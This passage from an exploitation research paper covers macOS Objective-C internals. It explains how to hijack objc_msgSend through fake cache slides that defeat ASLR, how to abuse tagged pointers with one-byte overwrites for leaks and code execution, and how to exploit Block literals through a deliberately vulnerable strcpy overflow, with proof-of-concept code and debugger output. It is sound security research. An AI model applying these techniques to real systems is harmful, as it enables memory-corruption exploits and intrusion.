sprintf(num,"*li",1);
long *ptr = atol(num);
...
printf("[+] Overwriting object\n");
*ptr = &fc; // isa ptr
```

By overwriting the ISA pointer with the address of an allocation we control, we can easily simulate a vulnerable scenario. Obviously in the real world things are not that easy. We need to know the address of an allocation which we control. There are a variety of ways this can be accomplished. Some examples of these are:

- Using a leak to read a pointer out of memory.
- Abusing language weaknesses to infer an address. [2]
- Abuse the predictable nature of large allocations.

However, these concepts are the topic of many other discussions and not relevant to this particular technique.

As a quick refresher, the first thing the Objective-C runtime does when attempting to call a method for an object (objc_msgSend()) is to retrieve the location of the method cache for the object. This is done by offsetting the ISA pointer by 0x20 and reading the pointer at this location. To control this cache pointer we use the following structure:

```
struct fakecache {
    char pad[0x20];
    long cache_ptr;
};
```

In the example code we use a separate allocation for the fakecache struct and the cache itself. However in a real scenario the address of the cache itself would most likely be the same address as the fakecache offset by 0x24. This would allow us to use a single allocation, and therefore a single address, reducing the constraints of the exploit. Also, in a real world case we could leak the address of the cache_ptr, then subtract 0x20 from it's address. This would allow us to shave 0x20 bytes off of the buffer we need to control.

Next, objc_msgSend() traverses the cache looking for a cached method call matching the desired implementation. This is done by iterating through a series of pointers to cache entries. Each entry contains a SEL which

matches the cached method SEL in the .text segment of the Objective-C binary. By comparing this SEL value with the SEL value passed to objc_msgSend() the matching entry can be located and used. Rather than iterating through every pointer to find the appropriate cache entry each time however, a mask is applied to the selector pointer. The masked off bits are then shifted and used as an index into the cache table entry pointer array. Then after this index is used, each entry is inspected. This means that multiple entries can have the same index, however it greatly reduces the search time of the cache. Controlling the mask provides us with the mechanism we need to create a leak.

Ok, so going back to the mask. In my original Objective-C paper, we set the mask to 0. This forced the runtime to look directly past the mask regardless of what value the SEL had. In this case however, we want to abuse the mask in order to isolate the "randomized" unpredictable bits in the selector pointer value (SEL).

Below, we can see a "real" SEL value from a 10.10 system, which is located in the shared_region.

(11db) x/s \$ecx
0x90f3f86e: "length"

Since we know that the shared region begins at 0x90000000 we know that first octet will always be 0x9. We also know that the offset into the page which contains the SEL will always be the same, therefore the last 3 octets 0x86e will be the same for the binary version we retrieve the SEL value from. However, we cannot count on the rest of the SEL value being the same on the system we are running our exploit against.

For the value 0x90f3f86e we can see the bit pattern looks as follows:

9 0 f 3 f 8 6 e 1001 0000 1111 0011 1111 1000 0110 1110 : 0x90f3f86e

Based on what we just discussed the mask which would retrieve the bits we care about looks as follows:

However, since objc_msgSend() shifts the SEL 2 to the right prior to applying the mask, we must shift our mask to account for this.

This leaves us with:

0 3 f f f c 0 0 0000 0011 1111 1111 1111 1100 0000 0000 : 0x03fffc00

As you remember, objc_msgSend() applies the following calculation to generate the index into the cache entries:

index = (SEL >> 2) & mask

Filling in the values for this leaves us with an index like:

index = (0x90f3f86e >> 2) & 0x03fffc00 == 0x3cfc00

This means that for our particular SEL value the runtime will index 0x3cfc00 * 4 (0xf3f000) bytes forward, and take the bucket pointer from this location. It will then dereference the pointer and check for a SEL

match at that location. By creating a giant cache slide, containing all permutations of slide, we can make sure that this location contains the right value for slide.

In the 32-bit runtime (the old runtime) the cache index is used to retrieve a pointer to a cache_entry from an array of pointers. (buckets). In our example code (main.m) we set the buckets array up as follows:

```
long *buckets = malloc((CACHESIZE + 1) * sizeof(void *));
```


However, in a typical exploitation scenario, this array would be part of the single large allocation which we control.

For each of the buckets pointers, a cache entry must be allocated. In the example code we can use the following struct for each of these entries:

```
struct cacheentry {
    long sel;
    long pad;
    long eip;
};
```

Each of these structures must be populated with a different SEL and EIP value depending on its index into the table. For each of the possible index values, we add the (unshifted) randomized bits to the SEL base. This way the appropriate SEL is guaranteed to match after the mask is applied and used to index the table.

For the EIP value, we can utilize the fact that the string table containing the SEL string is always going to be relative to the .text segment within the same binary. The diagram below shows this more clearly.



For each possible entry in the table, the EIP value must be set to the appropriate address relative to the SEL value used. The quickest way i know to calculate these values is to break on the objc_msgSend function and dump the current SEL value. In 11db this is simple a case of using "reg read ecx". Next, "target module list -a \$ecx" provides us with the module base. By subtracting the absolute SEL address from the module base we can get the relative offset within the module. This can be repeated for the gadget address within the same module. Next, when populating the table, we simple need to add these two relative offsets to our potential module base candidate. We increment the module base candidate for each entry in the table.

By populating our cache slide in this way we are guaranteed the execution of a single ROP gadget within the module that our SEL is in. This can be enough for us to succeed. We will look into ways to use this construct later.

Obviously the allocation used for this 32-bit technique is very large. To calculate the size of the cache slide which we need to generate we need to look at the size of the shared region. The shared region always starts at 0x90000000, but the first module inside the shared region starts at 0x90008000. The end of the shared region depends on the number of modules loaded in the shared region. On the latest version of Mac OS X at this time, the end of the shared region is located at 0x9c391000. The bit patterns for these are shown below.

00001111 11111111 11110000 00000000 :: MASK UNSHIFTED

If we compare this to the unshifted mask, and mask off the bits we care about we get the following values for our potential index values.

Since the buckets array is an array of 4 byte pointer values we can multiple the largest index by 4, giving us 0xc391000. Each cache entry pointed to by a bucket is 12 bytes in size. This means that the size of the cache entry array is 0x24ab3000.

By adding these two values together we get the total size of our cache slide, 0x30e44000 bytes.

Allocations of this size can be difficult to make depending on the target application. However, also due to the size, they are predictably placed within the address space. This buffer can be made from JavaScript for example.

```
----[ Uncommon 32-bit Libraries
```

Libraries which are not contained within the shared region are mapped in by the linker when an executable is loaded that requires them as a dependency.

The location of these modules is always relative to the end of the executable file and is loaded in the order specified in the LC_LOAD_DYLIB header.

When loading the executable file, the kernel generates a randomized slide value for ASLR. This value is added to the desired segment load addresses in the executable (if it's compiled with PIE) and then the executable is re-based to that location.

```
uintptr_t requestedLoadAddress = segPreferredLoadAddress(i) +
    slide;
```

The slide value is calculated by the kernel and then passed to the main function of the dynamic loader. The following algorithm is responsible for generating the slide value.

```
aslr_offset = (unsigned int)random();
max_slide_pages = vm_map_get_max_aslr_slide_pages(map);
aslr_offset %= max_slide_pages;
aslr_offset <<= vm_map_page_shift(map);</pre>
```

where:

```
uint64_t
vm_map_get_max_aslr_slide_pages(vm_map_t map)
{
          return (1 << (vm_map_is_64bit(map) ? 16 : 8));
}

int
vm_map_page_shift(
          vm_map_t map)
{
          return VM_MAP_PAGE_SHIFT(map);
}

#define VM_MAP_PAGE_SHIFT(map) \
          ((map) ? (map)->hdr.page_shift : PAGE_SHIFT)
#define PAGE_SHIFT I386_PGSHIFT
#define I386_PGSHIFT
```

So for example, a random() value of 0xdeadbeef, would end up as the value 0xef000. With the following calculation:

```
slide = ((0xdeadbeef % (1<<8)) << 12)
slide = 0xef000</pre>
```

The gcc compiler and llvm both (by default) use a load address of 0x1000 for the text section of an executable. So for the slide value 0xef000 the executable file would be based at 0x1000 + 0xef000 = 0xf0000.

This means that for the most part, you're dealing with roughly 1 byte of unpredictable bits. Depending on the number of libraries loaded which are outside of the shared region, this fluctuates, however libraries are always loaded in the order stipulated by the executable itself, so this is fairly predictable.

For our dangling objc_msgSend technique this means that our mask fluctuates depending on the target. In the best case, masking of the single byte in the address can be achieved by using the mask (0x000ff000 >> 2) == 0x3fc00.

```
--[ 64-bit dangling objc msgSend()
```

The 64-bit version of this technique is quite different to it's 32-bit brethren. This is mostly due to the fact that 64-bit processes use a brethren. This is mostly due to the fact that 64-bit processes use a whole new version of the runtime.

In the new runtime, the objc_class structure is no longer a basic C structure. Instead it uses C++ intrinsics to include methods.

The memory footprint for the new class is shown below.

The cache_t struct looks as follows:

```
struct cache_t {
    struct bucket_t *_buckets;
    mask_t _mask;
    mask_t _occupied;
...
}
and a bucket_t struct looks like:
struct bucket_t {
private:
    cache_key_t _key;
    IMP _imp;
...
}
```

Putting this together. The main thing that has changed regarding the cache lookup, rather than an array of pointers to cache entries, there is simply a single pointer to an array of SEL + method address entries at offset 0x10 into the structure. Following this, there's the mask, followed by an occupied field indicating that entries in the cache exist.

The critical difference in the run-time is the way the mask is used to index into this table. Rather than the (SEL >> 2) value in the 32-bit runtime, the index is calculated via ((SEL & mask) << 4). This means, if we were to abuse the mask in a similar way to the 32-bit technique we would need a mask of 0xffff0000 in order to isolate the randomized bits. Obviously even if we were able to make an allocation big enough to contain the cache slide necessary for this it would be such a time consuming act to populate 4gb worth of cache entries to catch the index that this is not really a feasible process.

Instead we must utilize an additional characteristic of the new runtime. The objc_msgSend() call at a high level looks as follows:

```
ISA = *class_ptr;
offset = ((SEL & ISA->mask) << 4);
while(ISA->buckets[offset].SEL != 0) {
        if(ISA->buckets[offset].SEL == SEL) {
            return ISA->buckets[offset].method(args);
        } else {
            offset--;
            continue;
        }
}
```

This means that if we once again create a large slide containing entries for all possible randomized bits, we simply need to point (using the index we control) the runtime to end of our slide, and let it walk backwards until it finds a match.

```
----[ 64-bit Shared Region
```

In order to investigate this technique, we will begin again by looking at the shared region on 64-bit processes. The shared region starts at the address 0x7FFF80000000. Once again a cache file is mapped in, this time from /var/db/dyld/dyld_shared_cache_x86_64. This file is, once again, randomized upon creation, however in 64-bit processes there is also a random slide added to the file when it is mapped in. This is calculated using sizeof(shared_region) - sizeof(cache file) as the max. As far as our

technique goes however this does not really change very much.

Calculating the mask value for this technique can be challenging. There are a few constraints which we must work against in order to index our bucket list to the last entry.

To investigate this we will take a typical SEL value 0x00007fff99f88447 The bit pattern is broke down below.

SEL:

```
0x00 00 7f ff 99 f8 84 47
00000000 0000000 01111111 11111111 10011001 11111000 10000100 01000111
```

Unfortunately the mask variable is only 4 bytes long. This means that the predictable bits in the upper 32-bits of the SEL are not available to us. Also, the last 12 static bits (offset into page - 0x447) would result in an index that is too small. If we used those bits we would not have a large enough offset to index to the end of the slide. Luckily, we have one single static bit in position 33 which we can count on being set. We can take advantage of this bit with the following mask.

Mask:

Applying this bit to any SEL value within the shared region will guarantee the offset 0x80000000. Clearly this value is way beyond the end of our required slide, however since we also control the pointer to the bucket slide, we can subtract (0x80000000 - sizeof(cache)) from the pointer value to force it to point to the right location.

The example code main64.m demonstrates this technique. In this code, we use a fakecache structure to control the initial cache lookup. A pad is used to correctly position the bucket pointer and mask.

```
struct fakecache {
   char pad[0x10];
   long bucketptr;
   long mask;
};
```

Next, we allocate an array of cache entry structs in order to hold our SEL slide. Obviously in a real attack all these elements would be in a single allocation, however for this example we will split them up for clarity.

```
struct cacheentry {
        long sel;
        long rip;
};

struct cacheentry *buckets = malloc((NUMBUCKETS+1) * sizeof(struct cacheentry));
```

Initializing each of these elements is simply a case of incrementing the random value added to the SEL each time, and populating each entry.

Again, the RIP value is calculated by adding a relative offset to the SEL in order to locate our ROP gadget.

```
for(slide = 0; slide < NUMBUCKETS ; slide++) {
    buckets[slide].sel = BASESEL + (slide * 0x1000);</pre>
```

```
buckets[slide].rip = buckets[slide].sel - 75654446;
```

----[Uncommon 64-bit Libraries

Once again, libraries which are not within the shared region are mapped directly after the executable image in memory. Typically the text segment address generated by the compiler is 0x100000000.

The same code is used to to generate the slide that we looked at earlier in the 32-bit section. Here is an example of a slide for a 64-bit process with the random() value of 0xdeadbeef.

As you can see, in this example, there is no predictable bit in the lower 32-bits of the SEL which we can rely on to index to the end of our table. Our only option here is to utilize the random bits in the SEL. We can do this by repeating the entire spectrum of randomized values in our slide multiple times. This way depending on the value of the random bits a different offset will occur into the slide, however in most scenarios it will result in finding one instance of the correct entry.

--[Single Gadget Exploitation Strategies

Now that we've looked at how to get execution to a predictable location of our choice, the next step is to look at some ways to utilize this to our advantage.

Obviously there is an abundance of ways that this can be utilized, but the following 3 methods are ways that I have seen succeed in real life.

```
----[ Return SEL Gadget
```

At the moment when we gain execution control using this technique a register value contains the SEL pointer value. We can use this fact to our advantage. For example, for 32-bit code, the following gadget could take advantage of this.

0000000	89C8	mov	eax,ecx
00000002	5E	pop	esi
0000003	5D	pop	ebp
00000004	C3	ret	

The gadget above moves the SEL pointer value into the eax register, obviously on function return this register is treated as the return value. Next it restores EBP from the stack and uses the ret instruction to return from the function. This results in, rather than the expected return value for whatever Objective-C method was dangling, the SEL value is returned.

This is only a useful approach if we are able to retrieve the value from this context and utilize it to re-trigger the bug. In the example code provided, the use of this gadget causes the SEL value to be printed, rather than the length of the NSString which is intended. You can see the result of this below.

```
-[nemo@objcbox:code]$ ./leak
```

- [+] buckets is 0x10000000 size.
- [+] cacheentry is 0x30000000 size.

- [+] Setting up buckets
- [+] Done
- [+] Class @ 0x78622240
- [+] Overwriting object
- [+] Calling method

String length: 0x93371b88

Likewise, in some cases it may not make sense to return the SEL directly. If it is not possible to retrieve the leaked value upon return it may make more sense to execute a gadget which writes ecx somewhere in memory. For example in a web browser context, writing the ecx register into a JavaScript array which is attacker controlled may result in the ability to "collect" this value from JavaScript context and re-trigger the bug.

----[Self Modifying ROP

Another potential use of the single gadget execution primitive is to use the ecx register containing SEL to modify the rest of a ROP chain prior to pivoting to use it.

I have never personally been successful with this, however I have seen this done in a friends exploit.

Finding a gadget which accomplishes all this is extremely challenging.

----[Arbitrary Write Gadget

The final method for using a single gadget to continue the exploitation process is to turn the execution primitive into an arbitrary write primitive.

It is usually fairly straight forward to find a gadget which allows you to write any high value to a fixed location. By positioning something at this location (eg 0x0d0d0d0d) this single write can be leveraged to escalate the available functionality. For example, in a web context. Positioning a JavaScript array or string at this location then writing to the length field can be enough to gain an arbitrary read/write primitive from JavaScript. This is easily enough to finish the exploitation process.

Outside of the browser context there are still a variety of length encoded data types which can be used for this. Specifically to Objective-C, the NSMutableArray/NSArray classes work this way.

--[Tagged Pointers

One of the new features added to the Objective-C runtime is the usage of "tagged pointers" to conserve resources. Tagged pointers take advantage of the fact that the system memory allocator will align pointers handed out on natural alignment boundaries. This means that the low bit will never be set.

```
(11db) print (long)malloc_good_size(1)
(long) $0 = 16
```

The runtime takes advantage of this lower bit in order to indicate that the pointer value is not to be treated as a regular pointer, and instead, bits 61-63 are used as an index into a table of potential ISA pointers, registered with the system. This means the first 60 bits can then by used to store the object payload itself inline.

Tagged pointer layout

As mentioned, index bits index into a table of potential object types. The default types registered with the runtime is shown below.

```
OBJC_TAG_NSAtom = 0,
OBJC_TAG_1 = 1,
OBJC_TAG_NSString = 2,
OBJC_TAG_NSNumber = 3,
OBJC_TAG_NSIndexPath = 4,
OBJC_TAG_NSManagedObjectID = 5,
OBJC_TAG_NSDate = 6,
OBJC_TAG_7 = 7
```

It is possible for a developer to add their own types to the table, however it is very uncommon for anyone to do this. The guide at [3] clearly illustrates the mechanics of tagged pointers, if you require more information.

Now that we've looked at how tagged pointers work, we will investigate some of them from an exploitation perspective.

```
----[ Tagged NSAtom
```

NSAtom is an extremely handy object type for exploitation. In order to use a tagged NSAtom, we simply need the low bit set indicating a tagged pointer, and then no bits set in the index bits. The value 0x1 by itself for example will satisfy this. The beautiful thing about the NSAtom class is that calling any method name on this class will result in success.

The example code below simply calls the method initWithUTF8String on the object 0x1. Clearly this is not a valid pointer, and instead is treated as an NSAtom. Any method name could be used and the result would still be 1.

```
int main(int argc, const char * argv[])
{
         printf("[+] NSAtom returned: %u\n",[1 initWithUTF8String:"lol"]);
         return 0;
}
$ ./nsatom
[+] NSAtom returned: 1
```

As you can imagine, this behavior can be extremely useful for CoE or general exploitation. An example scenario would be, if you are forced to write through several Objective-C object pointers on the path to an overwrite target, any method call on those objects would require valid pointers/fake object setup. However with the NSAtom tagged pointer type, simply replacing these pointers with the value 0x1 can be enough to stop the crash and take advantage of the overwrite target.

Also, in extremely specific cases, the fact that this object returns true can be used to manipulate the path of the program.

```
----[ Tagged NSString
```

The next tagged pointer type we will investigate is the tagged NSString.

With the new runtime, when a NSString is created, the size of the string during initialization dictates the type of storage for the string.

String which are greater than 7 bytes in length are stored on the heap in a typical Objective-C NSString object. However, for strings of 7-bytes or less, a tagged pointer with the index 2 is used. The bitpattern for a tagged NSString is shown below. It is comprised of 7 bytes of string data, followed by 4 bits for the length, 3-bit for the index into the tagged pointer types array and finally the low bit to indicate tagged pointer type.

The first scenario in which we can abuse the properties of a tagged NSString is a partial overwrite into an untagged NSString. The example code included with this paper (nsstring1.m) demonstrates this.

In this code (shown below) we create an NSString (s) using the C string contents "thisisaverylongstringnottagged". Since this is not 7 or less bytes in length this string is stored on the heap, and the object pointer points to this.

We use the character pointer (ptr) to simulate a 1 byte write into the least significant byte of the object pointer. This condition can occur from either a controlled overflow, or an actual 1 byte off-by-one.

We write the value 0xf5 to this byte, and then print the length and contents of the string.

```
int main(int argc, const char * argv[])
{
     NSString *s = [[NSString alloc]
initWithUTF8String:"thisisaverylongstringnottagged"];
     char *ptr = (char *)&s;
     *ptr = 0xf5; // NSString Tagged

     printf("[+] NSString @ 0x%lx\n",(unsigned long)s);
     printf("[+] String length: 0x%lx\n",(unsigned long)[s length]);
     NSLog(@"%@",s);

     return 0;
}
```

The value 0xf5 in the least significant byte has the following bit pattern:

```
[1111][010][1]
```

As you can see, this leaves us with a string length of 0xf, an index of 0x2 and the LSB set to indicate a tagged pointer.

By only using a partial overwrite, we have left the first 7 bytes of the pointer untouched.

As you can see from the output below, the length of the string is 0xf (15) after this overwrite. This means that when the NSLog() attempts to print the string contents, 15 bytes of data are pulled out starting from the inline data. This leaks the address of the object. If our target allows us

to retrieve a string value and use it, we can turn a one byte overwrite into an info leak primitive.

```
$ ./nsstring1
[+] NSString @ 0x7fc0db4116f5
[+] String length: 0xf
2015-04-04 07:47:26.815 nsstring1[13335:92489992] eeeeeee 3eIjuaj
```

The next scenario which we will investigate involves overflowing into a tagged NSString, rather than an un-tagged variant. The example code nsstring2.m demonstrates this.

In this code, we initialize an NSString with the contents "AAAAAAA". Since this is only 7 bytes of c-string it guarantees that the NSString will be a tagged type. This means it will contain the value:

```
0x4141414141414175
```

Essentially the first 7 bytes are taken up with our "A" contents. The last byte contains the length (7) followed by the bitpattern to indicate NSString type of tagged pointer.

Next, we once again simulate a single byte overflow into the object pointer. This time we write the value 0x00, which is a common primitive in real life due to off-by-one string operations. This forcefully unsets the tagged LSB in the pointer, turning the tagged string into an un-tagged type.

Finally we call the length method on the object.

```
int main(int argc, const char * argv[])
{
         NSString *s = [[NSString alloc] initWithUTF8String:"AAAAAAA"];
         char *ptr = (char *)&s;
         *ptr = 0x00; // un-tag

         printf("[+] NSString @ 0x%lx\n",(unsigned long)s);
         printf("[+] String length: 0x%lx\n",(unsigned long)[s length]);
         NSLog(@"%@",s);

         return 0;
}
```

As you can imagine, the runtime now treats our tagged object as untagged. This means that the tagged pointer is now treated as a real pointer. If we were able to control the contents of the NSString on initialization, this would present us with direct control over the object cache lookup, allowing us to use the construct presented earlier in the paper to turn this into code execution.

```
(11db) r
Process 13636 launched: './nsstring2' (x86_64)
[+] NSString @ 0x41414141414100
Process 13636 stopped
* thread #1: tid = 0x5834fc3, 0x00007fff96c210d7
    libobjc.A.dylib`objc_msgSend + 23, queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (code=EXC_I386_GPFLT)
        frame #0: 0x00007fff96c210d7 libobjc.A.dylib`objc_msgSend + 23
libobjc.A.dylib`objc_msgSend + 23:
-> 0x7fff96c210d7: andq (%rdi), %r11
```

```
0x7fff96c210da: movq %rsi, %r10
0x7fff96c210dd: andl 0x18(%r11), %r10d
0x7fff96c210e1: shlq $0x4, %r10
(lldb) reg read rdi
    rdi = 0x41414141414100
----[ Tagged NSNumber
```

As you can imagine, the NSNumber case is very similar to that of the NSString. Any number value which can be contained in the first 7 bytes of the pointer is stores inline as a tagged NSNumber, rather than performing an allocation and storing the number on the heap.

The sample code nsnumber1.c demonstrates, once again, a single byte overwrite into a tagged pointer, containing an inline nsnumber.

In this code, we begin by instantiating an NSNumber containing the value Oxdeadbeeffeedface. The contents of this number are unimportant, however clearly the number is large enough that it would not fit into the upper bytes of a tagged pointer, therefore this NSNumber is stored on the heap in typical Objective-C fashion.

Next, we write the value 0xf7 to the lower byte of the object pointer. Once again this converts the un-tagged object pointer into a tagged type, while leaving the upper bits in-tact. Finally, we log the contents of the number using the method unsignedLongLongValue.

```
int main(int argc, const char * argv[])
{
          NSNumber *n = [NSNumber numberWithInteger:0xdeadbeeffeedface];
          char *ptr = (char *)&n;
          *ptr = 0xf7;

          NSLog(@"0x%lx\n",(unsigned long)[n unsignedLongLongValue]);
          return 0;
}
```

As you can see from the output below, rather than printing the initialized contents (Oxdeadbeeffeedface) the NSLog call displays the object pointer value itself, once again creating an information leak of this value.

```
$ ./nsnumber1 2015-04-04 09:26:58.701 nsnumber1[14663:92514549] 0x7fd6134116
```

The final tagged pointer example nsnumber2.m demonstrates the counter case to this. In this code an NSNumber is instantiated containing the value 0x00414141414141. As you can see from the leading NULL byte, this value is small enough that it fits within the first 7 bytes of the object pointer. Therefore, this object is created as a tagged pointer with the value:

```
0x4141414141414107
```

We once again truncate the final byte using a character pointer, removing the tagged bit before calling a method on it (unsignedLongLongValue).

```
int main(int argc, const char * argv[])
{
    NSNumber *n = [NSNumber numberWithInteger:0x00414141414141];
    char *ptr = (char *)&n;
    *ptr = 0x00;
```

```
NSLog(@"0x*lx\n",(unsigned long)[n unsignedLongLongValue]);
return 0;
}
```

When the method call is made, the runtime treats the numbers contents as a pointer, and leaves us with a dangling Objective-C message send call, which we can once again abuse to control execution.

```
Process 14636 launched: './nsnumber2' (x86_64)
Process 14636 stopped
* thread #1: tid = 0x583a67f, 0x00007fff96c210d7
  libobjc.A.dylib`objc_msgSend + 23, queue = 'com.apple.main-thread', stop
reason = EXC_BAD_ACCESS (code=EXC_I386_GPFLT)
    frame #0: 0x00007fff96c210d7 libobjc.A.dylib`objc_msgSend + 23
libobjc.A.dylib`objc_msgSend + 23:
-> 0x7fff96c210d7: andq
                          (%rdi), %r11
   0x7fff96c210da: movq
                           %rsi, %r10
   0x7fff96c210dd: andl
                           0x18(%r11), %r10d
   0x7fff96c210e1: shlq
                           $0x4, %r10
(lldb) reg read rdi
    rdi = 0x4141414141414100
```

----[Additional Tagged Types

The additional types in the table have very unique properties. I will leave it as an exercise to the reader to investigate each of these types for useful ways they can be used from an exploitation perspective.

```
--[ Blocks
```

So, Apple being Apple, decided the tried and tested C standard wasn't good enough for their magical super fantastic operating system and went ahead and modified it. They did this by adding a new construct called Blocks.

For anyone familiar with the concept of an anonymous function reference in Perl, or a lambda function in Python, this is essentially what a Block is. You can read about blocks in detail in Apple's guide [4]. TL;DR though, a block basically uses the "^" operator to declare a special type of function pointer where the body of the function can be defined inline. This is mostly a syntactic feature, but has a few runtime uses as well. They can be passed to other functions just like a function pointer, and can access global data, or data relative to the current executing state they are defined in. Syntactically blocks are very similar to ecmascript Closures, however internally they function a little differently as you'll see.

```
--[ Sample Block Code
```

Ok let's take a look at how Blocks are defined. Apple's guide [4] provides the following little example code:

```
int main(int ac, char **av)
{
    int multiplier = 7;
    int (^myBlock)(int) = ^(int num) {
        return num * multiplier;
    };
```

```
printf("%d\n", myBlock(3));
}
```

As you can see, this code defines a block called myBlock which takes an integer argument "num" and multiplies it with a value "multiplier" taken from the stack of the main function where the block was declared.

The myBlock Block is then called passing the value 3. As expected when executed the block is entered and returns the multiplication of 7 * 3.

```
-[dcbz@squee:~/code/blocks]$ gcc block.c -o block
-[dcbz@squee:~/code/blocks]$ ./block
21
```

Note, nothing fancy is needed to compile this, Apple's built in compiler supports Blocks out of the box.

At first glance, i expected this feature to be syntactical only. I thought the compiler would create a function, and then just add a single call instruction in the appropriate places. Or maybe a function pointer if reassignment was required. However if we walk through the assembly listing for this trivial program we can see that is not even close to the case.

First we have the basic function prologue as expected...

EntryPoint:

Next argv/argc are moved into stack variables.

```
mov rax, rsi
mov ecx, edi
mov dword [ss:rbp-0x50+var_76], ecx
mov qword [ss:rbp-0x50+var_64], rax
```

The value 0x7 is stored in a stack variable to be referenced by the Block. This it the "multiplier" variable.

```
mov dword [ss:rbp-0x50+var 12], 0x7
```

Ok now we come to the meat of the Block implementation. As you will see, there's a little bit of code here, much more than expected. Before we continue tracing it we need to understand a little bit more about Block internals.

The free chapter from the book Advanced Mac OS X Programming: The Big Nerd Ranch Guide [5] has a really nice write up on the internals of Blocks which makes this next bit really clear.

Basically there are two structures defined for every Block created, the block_descriptor and block_literal as well as the function containing the actual byte-code implementation of the Block.

The block literal structure is the most important structure for us to understand. Majority of the assembly listing we are tracing is used to populate this structure appropriately. The definition for the structure is shown below:

```
struct block_literal_NAME {
    void *isa;
    int flags;
    int reserved;
    void (*invoke)(void *literal, ...);
    struct block_descriptor_NAME *descriptor;
    /* referenced captured variables follow */
};
```

Basically, the use of this structure is to turn our Block into a pseudo objective-c object. As you can see the typical 'isa' pointer at offset 0 contains a pointer to the base class struct for the object.

In the listing below, we can see that the block_literal struct is being created at offset rbp-0x50+var_16. The ISA pointer is populated with a pointer to the class "NSConcreteStackBlock".

As described in [5], this class indicates that the Block is to be stored on the stack. Other possible alternative base classes are:

NSConcreteGlobalBlock for global Blocks, NSConcreteMallocBlock for heap based Blocks, NSConcreteAutoBlock for Blocks affected by garbage collection and NSConcreteFinalizingBlock for blocks which have a "finalizer"/destructor which must be run apon garbage collection. Cross referencing these class structs can give us a pretty good indication where Blocks are used in a binary, and also their location in memory at runtime.

```
mov dword [ss:rbp-0x50+var_24], 0x40000000
```

The next element populated is the flags. I won't go into this too much because the write-up at [5] covers it perfectly. The flags enum stores some meta information about the Block including garbage collection settings and whether or not the Block is global.

Next the reserved field is set to 0.

```
mov dword [ss:rbp-0x50+var_28], 0x0
```

The main_block_invoke_1 function is the invoke() method for this Block. It basically contains the compiled instructions for the block itself. As you will see it is called later when the Block is executed.

Earlier we discussed the fact that there are two structures for every Block. The second of these, the block descriptor is pre-created at compile time and stored in the __data section.

The struct definition is as follows:

```
static const struct block_descriptor_NAME {
   unsigned long reserved;
   unsigned long literal_size;
```

```
/* helper functions - present only if needed */
void (*copy_helper)(void *dst, void *src);
void (*dispose_helper)(void *src);
};
```

Basically the only field we care about most of the time is the literal_size, which contains the total size of the block_literal. The other function pointers are only used in specific cases.

The rest of the block literal struct contains the arguments to invoke. A copy of the "multiplier" variable is copied into this struct.

```
mov ecx, dword [ss:rbp-0x50+var_12]
mov dword [ss:rbp-0x50+var_48], ecx
```

Now that the literal struct is populated, the code has to invoke the Block passing in the arguments. This is done by retrieving the invoke function pointer from the literal struct populated earlier.

I probably should have used an optimization flag when i compiled this, because the next couple of instructions are a little silly. A pointer to the block literal struct is moved into var_0, then moved back into rax...

Next the invoke function pointer is moved into rax by dereferencing this pointer and adding $16 \ (0x10)$.

```
mov rax, qword [ds:rax+0x10]
```

The pointer to the block literal struct is then moved into rcx.

```
mov rcx, qword [ss:rbp-0x50+var_0]
```

The value being passed to the Block in the printf() call (3) is temporarily moved to edx.

```
mov edx, 0x3 ; arg to block
```

The block_literal struct pointer is moved to rdi, which is the first argument in the $x86_64$ function calling convention (rdi,rsi,rcx,rdx).

```
mov rdi, rcx
```

The function argument (3) is then moved to esi as the second argument.

```
mov esi, edx
```

Finally the invoke() method is called. invoke(self,3) basically.

```
call rax
```

The rest of the assembly listing is just a call to printf to display the result, followed by the epilogue.

```
mov al, dl
call imp__stubs__printf
mov eax, dword [ss:rbp-0x50+var_60]
add rsp, 0x50
pop rbp
ret
```

As you can see, this process is fairly straight forward, so now that we understand it we can look at how to abuse it.

```
--[ Exploitation
```

In order to demonstrate exploitation scenarios where these Blocks can be utilized i will start by modifying the example code to contain a trivial stack overflow.

```
int main(int ac, char **av)
{
    int multiplier = 7;
    int (^myBlock)(int) = ^(int num) {
        return num * multiplier;
    };
    char buf[20];
    if(ac != 2) {
            printf("error: need 2nd arg\n");
            exit(1);
    }
    strcpy(buf,av[1]);
    printf("%s: %d\n", buf, myBlock(3));
    exit(1);
}
```

As you can see, prior to the final printf() a call which copies the first argument to the program into a small stack buffer, without bounds checking, is added. I also added an exit(1); call to demonstrate that this program couldn't necessarily be exploited without utilizing the Block. This also applies to cases where stack cookies (-fstack-protection) are used.

As we saw in the previous example, the block_literal structure used will be stored on the stack. Also the myBlock pointer to this structure is stored on the stack in this case.

So what happens when we overflow the buf array in this case? Let's run it and see.

As you can see, running this program with a overly large argument overflows the stack based buffer and we get an EXC_BAD_ACCESS exception. For some reason gdb claims that it happened at address 0x0. However if we do some investigation:

```
(gdb) x/i $pc
0x100000e4e <main+158>: mov rax,QWORD PTR [rax+0x10]
(gdb) i r rax
rax 0x41414141414141 4702111234474983745
```

We can see that the program is crashing dereferencing the block_literal struct pointer to retrieve the "invoke" pointer. (based on our previous understanding of the assembly listing.) This means we have overwritten the pointer to the block_literal struct with a series of 'A's (0x41). Because the pointer to the struct lies in front of the struct itself we are unable to modify the invoke pointer directly. Therefore we are left with a very similar construct to a C++ vptr dereference. We can exploit this in a very similar fashion.

The construct is essentially "call [ptr+0x10]", therefore we need to control memory at a known address in order to place a pointer to our shellcode, then we can use the address of this pointer minus 16 when we overwrite the block_literal struct pointer. This will result in execution flow being redirected to our shellcode. Another solution would be to replace the value of the invoke pointer with another block's invoke method or known function. Then utilize an argument mismatch in a favorable way. Both of these things have been documented numerous times so i'm not going to go into any more detail on this here. Although i will say, in order to control memory at a fixed location, a few techniques might be, to use the shared_region_map_file technique, or disable aslr/nx with posix_spawn for local issues, or use ROP/heapspray for remote issues.

Now that we've looked at the stack overflow case, let's look at what happens when the block_literal struct contents are on the heap.

To test this basically we can take the test stack overflow we looked at earlier, and this time move the destination of the strcpy() call to the heap.

